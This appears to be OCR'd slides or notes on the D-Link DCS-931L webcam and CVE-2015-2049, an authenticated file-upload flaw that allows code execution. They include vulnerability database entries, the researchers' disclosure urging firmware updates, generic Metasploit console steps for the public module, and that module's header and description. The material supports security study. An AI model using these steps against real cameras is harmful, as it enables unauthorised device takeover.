
D-Link 931L


This week I tried a different model of the webcam. This is the one the exploit was tested on.

RJ-45 LAN Jack


Power LED
Reset hole
WPS (WiFi Protected Setup)

http://us.dlink.com/products/home-solutions/day-only-wifi-camera-dcs-931l/


CVE-2015-2049 : Unrestr
www.cvedetails.com/cve/CVE-2015-2049/
CVE Details
The ultimate security vulnerability datasource
(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)
Search
View CVE
Log In Register
Vulnerability Feeds & WidgetsNew
www.itsecdb.com
Switch to https://
Home
Browse :
Vendors
Products
Vulnerabilities By Date
Vulnerabilities By Type
Reports :
CVSS Score Report
CVSS Score Distribution
Search :
Vendor Search
Product Search
Version Search
Vulnerability Search
By Microsoft References
Top 50 :
Vendors
Vendor Cvss Scores
Products
Product Cvss Scores
Versions
Other :
Microsoft Bulletins
Bugtraq Entries
CWE Definitions
Vulnerability Details : CVE-2015-2049 (1 Metasploit modules)
Unrestricted file upload vulnerability in D-Link DCS-931L with firmware 1.04 and earlier allows remote authenticated users to execute arbitrary code by uploading a file with an executable extension.
Publish Date : 2015-02-23 Last Update Date : 2015-11-24
Collapse All Expand All Select Select&Copy Scroll To Comments External Links
Search Twitter Search YouTube Search Google
– CVSS Scores & Vulnerability Types
CVSS Score 9.0
Confidentiality Impact Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication Single system (The vulnerability requires an attacker to be logged into the system (such as at a command line or via a desktop session or web interface).)
Gained Access None
Vulnerability Type(s) Execute Code
CWE ID CWE id is not defined for this vulnerability



https://www.rapid7.com/db/modules/exploit/linux/http/dlink_dcs931l_upload


CVE-2015-2049 D-Link
https://www.rapid7.com/db/modules/exploit/linux/http/dlink_dcs931l_upload
Rapid7 provides the most coverage for the CIS (formerly SANS) TOP 20 CRITICAL SECURITY CONTROLS
LEARN MORE
RAPID7
Solutions
Products
Services
Partners
Resources
About Us
REFERENCES
CVE-2015-2049
URL: https://tangiblesecurity.com/index.php/announcements/tangible-security-researchers-notified-and-assisted-d-link-with-fixing-critical-device-vulnerabilities
URL: http://securityadvisories.dlink.com/security/publication.aspx?name=SAP10049
TARGETS
Linux mipsle Payload
PLATFORMS
linux
ARCHITECTURES
mipsle
DEMO REQUEST
CONTACT US

McLean, Virginia - February 25, 2015,

Tangible Security researchers Mike Baucom, Allen Harper, and J. Rach discovered serious vulnerabilities in two devices made by D-Link.

https://tangiblesecurity.com/index.php/announcements/tangible-security-researchers-notified-and-assisted-d-link-with-fixing-critical-device-vulnerabilities

D-Link DCS-931L

A Day & Night Wi-Fi Camera


- More info from vendor
- CVE-2015-2049
- Vulnerability Description: A hidden webpage on the device allows an attacker to upload arbitrary files from the attackers system. By allowing the attacker to specify the file location to write on the device, the attacker has the ability to upload new functionality. The D-Link DCS-931L: Firmware Version 1.04 (2014-04- 21) / 2.0.17-b62. Older versions and configurations were NOT tested. This also applies to DCS-930L, DCS-932L, DCS-933L models.
- Impact Description: By allowing any file in the file system to be overwritten, the attacker is allowed to overwrite functionality of the device. The unintended functionality reveals details that could lead to further exploitation. There are security impacts to the confidentially, integrity, and availability of the device and its services.

< Snipped >

Tangible Security is unaware of any public exploits of these vulnerabilities. However, due to the categorization of these vulnerabilities, it may be reasonable to believe that cyber criminals are doing so.

We urge users of these devices, including older and newer models, to download and install the latest firmware updates available from D-Link that address these vulnerabilities. Failing to do so exposes those benefiting from the use of these devices to cyber crime risks.


Our researchers wish to express their appreciation for D-Link's cooperation and desire to make their products and customers more secure.


CVE-2015-2049 D-Link
https://www.rapid7.com/db/modules/exploit/linux/http/dlink_dcs931l_upload
Rapid7 provides the most coverage for the CIS (formerly SANS) TOP 20 CRITICAL SECURITY CONTROLS
LEARN MORE
RAPID7
Solutions
Products
Services
Partners
Resources
About Us
RELIABILITY
Great
DEVELOPMENT
Source Code
History
MODULE OPTIONS
To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':
msf > use exploit/linux/http/dlink_dcs931l_upload
msf exploit(dlink_dcs931l_upload) > show targets
...targets...
msf exploit(dlink_dcs931l_upload) > set TARGET <target-id>
msf exploit(dlink_dcs931l_upload) > show options
...show and set options...
msf exploit(dlink_dcs931l_upload) > exploit
DEMO REQUEST
CONTACT US


```
14
15  HttpFingerprint = { :pattern => [ /alphapd/ ] }
16
17  def initialize(info = {})
18    super(update_info(info,
19      'Name' => 'D-Link DCS-931L File Upload',
20      'Description' => %q{
21          This module exploits a file upload vulnerability in D-Link DCS-931L
22        network cameras. The setFileUpload functionality allows authenticated
23        users to upload files to anywhere on the file system, allowing system
24        files to be overwritten, resulting in execution of arbitrary commands.
25        This module has been tested successfully on a D-Link DCS-931L with
26        firmware versions 1.01_B7 (2013-04-19) and 1.04_B1 (2014-04-21).
27        D-Link DCS-930L, DCS-932L, DCS-933L models are also reportedly
28        affected, but untested.
29      },
30      'License' => MSF_LICENSE,
31      'Author' =>
32        [
```

The exploit was tested on firmware versions 1.01 and 1.04.

https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/linux/http/dlink_dcs931l_upload.rb



The vulnerable versions of the firmware are no longer available from the vendor.



